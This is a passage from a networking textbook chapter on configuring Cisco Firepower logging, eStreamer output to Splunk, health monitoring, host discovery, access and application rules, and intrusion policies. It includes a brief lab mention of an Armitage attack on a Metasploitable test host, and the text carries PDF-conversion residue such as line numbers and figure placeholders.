


Figure 21-73. Enable logging on platform

585 Next, we need to create a syslog server. Optionally, you can filter out events and rate limit syslog
586 messages. There are granular controls on filtering events for various sources. We are keeping the defaults in
587 our examples.



this figure will be printed in b/w

Figure 21-74. Add syslog server

Once you have configured the filters and format the way you want, save the policy and deploy it to the appliances. 588
589

eStreamer 590

The eStreamer service is designed to send information of data events to an external service. It requires a 591
plugin on the logging server. The eNcore plugin is available for most logging servers. 592

this figure will be printed in b/w




Figure 21-75. eStreamer configuration

593 In System ► Integration ► eStreamer, we need to add the host for our monitoring server. When you
 594 configure the host, it will ask for an IP/hostname and a password. After adding the host, there is a download
 595 button to the right of the hostname or IP address. That will download a certificate. You need the certificate
 596 and password when configuring eNcore on the logging server.

597 The following image shows configuration of eStreamer using eNcore on Splunk. The certificate was
 598 downloaded from the FMC and placed in the plugin folder on the Splunk server. The password for the
 599 certificate was provided in the configuration. In addition to the eNcore plugin, a Firepower plugin is
 600 available to help parse Firepower data.

Connection

FMC Hostname or IP address

Port

Authentication

Cisco eStreamer eNcore for Splunk needs to authenticate with your FMC. This requires a PKCS12 file to be created on your FMC and then installed locally. There is no way to do this without manually copying the file onto this server.
 You need to rename the PKCS12 file `client.pkcs12` and place it in this exact location:
 \$SPLUNK_HOME/etc/apps/TA-eStreamer/bin/encore/client.pkcs12

Process PKCS12 file? (You must do this if you add a new PKCS12 file or change the host)

PKCS12 password

Confirm password

Data

Packets? Packet logs can be large and use up storage

Connections? This is a very high-volume option and may consume significant network and storage usage

Metadata? Metadata logs are not event-driven but can prove informative

this figure will be printed in b/w

Figure 21-76. Splunk eNcore configuration

Health Policies

Health policies monitor the health of your appliances. The default policy works for most organizations, but sometimes you need to adjust the policy. One way to view an overview of the system's health is through System ► Health ► Monitor. In our example, we have a critical alert for FTD_Site2. The alert says that GigabitEthernet0/0 is not receiving any packets. In a typical network, you expect that packets will be received within the monitor interval.

601
602
603
604
605
606

Firepower Management Center
System / Health / Monitor

Overview Analysis Policies Devices Objects AMP Intelligence Deploy admin

Status	Count
Error	0
Critical	1
Warning	0
Recovered	0
Normal	3
Disabled	0

Appliance: FTD_Site2

Description: Critical Modules: 1, Normal Modules: 13, Disabled Modules: 24
 Module: Interface Status: Interface 'GigabitEthernet0/0' is not receiving any packets

Navigation menu: Configuration, Users, Domains, Integration, Updates, Licenses, Smart Licenses, Classic Licenses, Health, Monitor, Policy, Events, Blacklist, Monitor Alerts, Monitoring, Audit, Syslog, Statistics, Tools, Backup/Restore, Scheduling, Import/Export, Data Purge

this figure will be printed in b/w

Figure 21-77. Health monitor

607 If the firewall is on a network that has so little traffic that it creates this alert, you may want to configure
608 a policy to disable the alert. In this example, we created a new policy based on the default health policy. We
609 changed the Interface Status to Off and then assigned the policy to FTD_Site2. Some policy elements are
610 either on or off, while others allow you to set thresholds.

AU24

this figure will be printed in b/w




Figure 21-78. Disable interface monitoring

611 If you need to completely stop monitoring a device, you can blacklist it. A better term for blacklist could
612 be maintenance mode. You aren't blacklisting the device from the system. You are only blacklisting it from
613 monitoring.

this figure will be printed in b/w



Figure 21-79. Blacklist from monitoring

Access Policies

Access policies are the meat of a firewall. Access policies determine what traffic is allowed through the system. Next-generation firewalls do not simply look at ports and protocols; they can do deep inspection. This can help protect against exploits that use channels which are normally allowed.

The Firepower system includes capabilities to prefilter, inspect encrypted traffic, inspect files, use security intelligence, create rules based on security tags, and create rules based on user identity. In this section, we focus on rules based on ports and protocols and applications.

Baselining and Discovery

It is nearly impossible to protect a system when you don't know what you are protecting. In an ideal world, you know about every asset and every legitimate connection and can create rules based on that knowledge. In many cases, you need to use tools to discover your network. As we have been walking through examples in this book, we started with a discovery policy. The basic network discovery policy collects high-level information about applications on the network. The default discovery policy only discovers applications. To modify it to also discover hosts, we need to browse to Policies ► Network Discovery.




Figure 21-80. Network Discovery

The default setting discovers applications on all networks. We want to add a setting to discover hosts, but only on our networks. If we leave 0.0.0.0/0 as the network, it will discover numerous hosts that are not of interest. In our example, we configured network discovery for hosts on all RFC 1918 addresses. We could also detect users, but we have not configured any methods for discovering identities. After changing the discovery options, we deployed to the firewalls.

Networks	Zones	Source Port Exclusions	Destination Port Exclusions	Action
IPv4-Private-All-RFC1918	any	none	none	Discover: Hosts, Applications
0.0.0.0/0 ::/0	any	none	none	Discover: Applications

Figure 21-81. Add host discovery

Now that we are discovering hosts, we can see the host table fill up. Other tables and visualizations show the applications running on each host and possible vulnerabilities.

this figure will be printed in b/w

No Search Constraints (Edit Search)

Summary of OS Names Summary of OS Versions OS Details with IP, NetBIOS, Criticality **Table View of Hosts** Hosts

Jump to...

	Last Seen x	IP Address x	MAC Address x	MAC Vendor x	Current User x	Host Criticality x	NetBIOS Name x	VLAN ID x	Hops x	Host Type x	Hardware x	OS Vendor x	OS Name x
▼	2020-09-29 00:12:06	192.168.41.16				None			0	Host		CentOS, Red Hat, Ubuntu	Enterprise Linux, Linu
▼	2020-09-29 00:11:58	192.168.0.121				None			1	Host		Microsoft	Windows
▼	2020-09-29 00:11:58	192.168.41.15				None			0	Host		Apple, Linux	Linux, Mac OSX
▼	2020-09-28 23:24:45	192.168.41.100				None			0	Host		CentOS, Google, Red Hat, Ubuntu	Android, Chromium, I
▼	2020-09-28 23:23:48	192.168.13.100				None			0	Host		Microsoft	Windows
▼	2020-09-28 23:23:02	192.168.14.100				None			0	Host		unknown	unknown
▼	2020-09-28 23:23:01	192.168.0.25				None			1	Host		unknown	unknown

<< Page 1 of 1 >> | Displaying rows 1-7 of 7 rows

View Delete Create Traffic Profile Create White List Set Attributes Set OS

View All

Figure 21-82. List of discovered hosts

Access Policy Basics

A basic access policy is extremely similar to a router access list. Just like router access lists, a firewall policy is processed top down. When a rule is matched, it stops and executes that action for the rule. Rules based on source and destination addresses and ports are processed quickly, so they are useful when you don't need deeper inspection.

In our example, we are going to start a new policy. Browse to Policies > Access Control, and then click the New Policy button. We need to give the policy a name and default action. The only options at this point are Block all traffic, Intrusion Prevention, and Network Discovery. If we selected Intrusion Prevention, it would allow traffic if it wasn't explicitly denied unless the intrusion prevention policy blocked it. We are selecting Block all traffic as our default. After the policy is created, we can change the default action. We are not using a base policy. A base policy allows you to create a general policy with rules that other policies can inherit.

New Policy



Name:

Description:

Select Base Policy:

Default Action:

- Block all traffic
 Intrusion Prevention
 Network Discovery

Targeted Devices

Select devices to which you want to apply this policy.

Available Devices

Site1

FTD_Site1

FTD_Site2

Selected Devices

FTD_Site1

FTD_Site2

Figure 21-83. Create new access policy

640
641
642
643
644
645
646

Firepower is a zone-based firewall. It does not use the concept of security levels. We need to account for that. We start by creating rules to permit all outgoing traffic. We put those rules in the default section. That makes it easier to override by adding rules above it in the mandatory section. We used Inside_Site1 and/or Inside_Site2 as the source zones. We left everything else default. The default is any network, destination, and no logging. We used Allow as the action. That means that the firewall will do some inspection on the data and not just trust it. Another option is Trust. If you select Trust, the data will pass through without additional inspection. Trust should only be used for latency-sensitive traffic that is really trusted.

AU25

this figure will be printed in b/w




Figure 21-84. Allow inside traffic

647
648
649
650

Next, we want to allow monitoring data to the Splunk server in the DMZ. We create a rule with a destination zone DMZ and source zone Outside_Site1. We allow the network object Management_Net access to the network host object Splunk. We configure destination ports associated with eStreamer and Syslog.




Figure 21-85. Splunk rule

We created one final rule for now. This rule allows anything from the outside to the Metasploitable host in the DMZ. Again, we are not logging.




Figure 21-86. Metasploitable incoming

Even though we didn't log permitted connections, we want to see what is denied. We click the gray button next to the default action and select Log at Beginning of Connection. The default log location is the management console event viewer. We can also log to Syslog or send SNMP traps. This would require another destination configuration, in addition to what we demonstrated in the "Monitoring Overview" section. Now we have a basic policy and we can deploy.

this figure will be printed in b/w




Figure 21-87. Logging on default action

653
654

After the policy was deployed, we generated a small amount of traffic. We went back into the policy and clicked Analyze Hit Counts. This validated that traffic was hitting the intended rules.

this figure will be printed in b/w





Figure 21-88. Analyze Hit Counts

Application-Based Rules

In the last section, we built a basic policy. Now we will add to it. We want to use deep packet inspection to make sure users at Site 2 are only using bandwidth for business-relevant websites. In this example, we create a rule to block websites with very low to medium business relevance, but only in the time range defined by the object WorkHours. We also went to the Logging tab and selected to log at the beginning of the event.



Next, we create a rule to block certain types of Facebook traffic. This capability eliminates the issue of companies wanting employees to be able to get important information from Facebook, but not wanting them to use the other features. One limitation with these types of rules is they often require inspection of data that is often encrypted. A solution is to use an SSL policy to decrypt traffic. However, that takes additional resources and configuration. Everything that is not blocked will be evaluated by a later rule. We also want to know who is violating this rule, so we log it.

this figure will be printed in b/w




Figure 21-89. Facebook rule

667 After deploying the rules, we have some data in our connection events. Our time-based rule blocking
 668 medium business-relevant traffic without any additional details was too aggressive, but serves as a good
 669 example. Sites like Google and MSN were blocked due to too low business relevance.

this figure will be printed in b/w

Inside_Site2	Outside_Site2	49868 / tcp	80 (http) / tcp	<input type="checkbox"/> HTTP	<input type="checkbox"/> Chrome	85.0.4183.121	<input type="checkbox"/> MSN	Medium	Low	http://www.msn.com/
Inside_Site2	Outside_Site2	49867 / tcp	443 (https) / tcp	<input type="checkbox"/> HTTPS	<input type="checkbox"/> SSL client		<input type="checkbox"/> Google Sign in	Medium	Medium	https://accounts.google.com
Inside_Site2	Outside_Site2	49866 / tcp	443 (https) / tcp	<input type="checkbox"/> HTTPS	<input type="checkbox"/> SSL client		<input type="checkbox"/> Google APIs	Medium	Medium	https://update.googleapis.com
DMZ	Outside_Site1	45062 / tcp	80 (http) / tcp	<input type="checkbox"/> HTTP	<input type="checkbox"/> Web browser		<input type="checkbox"/> Ubuntu	Very Low	Medium	http://connectivity-check.ubuntu.com/
Inside_Site2	Outside_Site2	49865 / tcp	443 (https) / tcp	<input type="checkbox"/> HTTPS	<input type="checkbox"/> SSL client		<input type="checkbox"/> Google	Medium	Medium	https://clients1.google.com
Inside_Site2	Outside_Site2	49863 / tcp	443 (https) / tcp	<input type="checkbox"/> HTTPS	<input type="checkbox"/> SSL client		<input type="checkbox"/> Google Sign in	Medium	Medium	https://accounts.google.com
Inside_Site2	Outside_Site2	49864 / tcp	443 (https) / tcp	<input type="checkbox"/> HTTPS	<input type="checkbox"/> SSL client		<input type="checkbox"/> Google Play	Medium	Low	https://beacons.gvt2.com
DMZ	Outside_Site1	45060 / tcp	80 (http) / tcp	<input type="checkbox"/> HTTP	<input type="checkbox"/> Web browser		<input type="checkbox"/> Ubuntu	Very Low	Medium	http://connectivity-check.ubuntu.com/
Inside_Site2	Outside_Site2	49861 / tcp	443 (https) / tcp	<input type="checkbox"/> HTTPS	<input type="checkbox"/> SSL client		<input type="checkbox"/> Google Sign in	Medium	Medium	https://accounts.google.com


Figure 21-90. Connection events

670 Intrusion Policies Introduction

671 Intrusion policies take inspection one step deeper. They will inspect information inside packet headers, the
 672 body, or summary data about connections. They can block traffic that is likely malicious even if the access
 673 control policy allows it. However, you need to assign a Threat license to a firewall to use this feature.

674 If you remember, we configured the rule for the Metasploitable host wide open. Let's see how it fares
 675 against Firepower's intrusion detection component.

676 Using Armitage in Kali, we launched an attack against a vulnerable service on the Metasploitable host.
 677 We immediately got a root shell.



this figure will be printed in b/w

Figure 21-91. Root shell exploit

We could make an access rule blocking FTP, but let's assume we want FTP open. We will go back into the rule for the server and attach it to an intrusion policy. To attach an intrusion policy to a rule, go to the Inspection tab and select a policy and a variable set. Cisco provides four default policies. We will use Balanced Security and Connectivity.

678
679
680
681

this figure will be printed in b/w

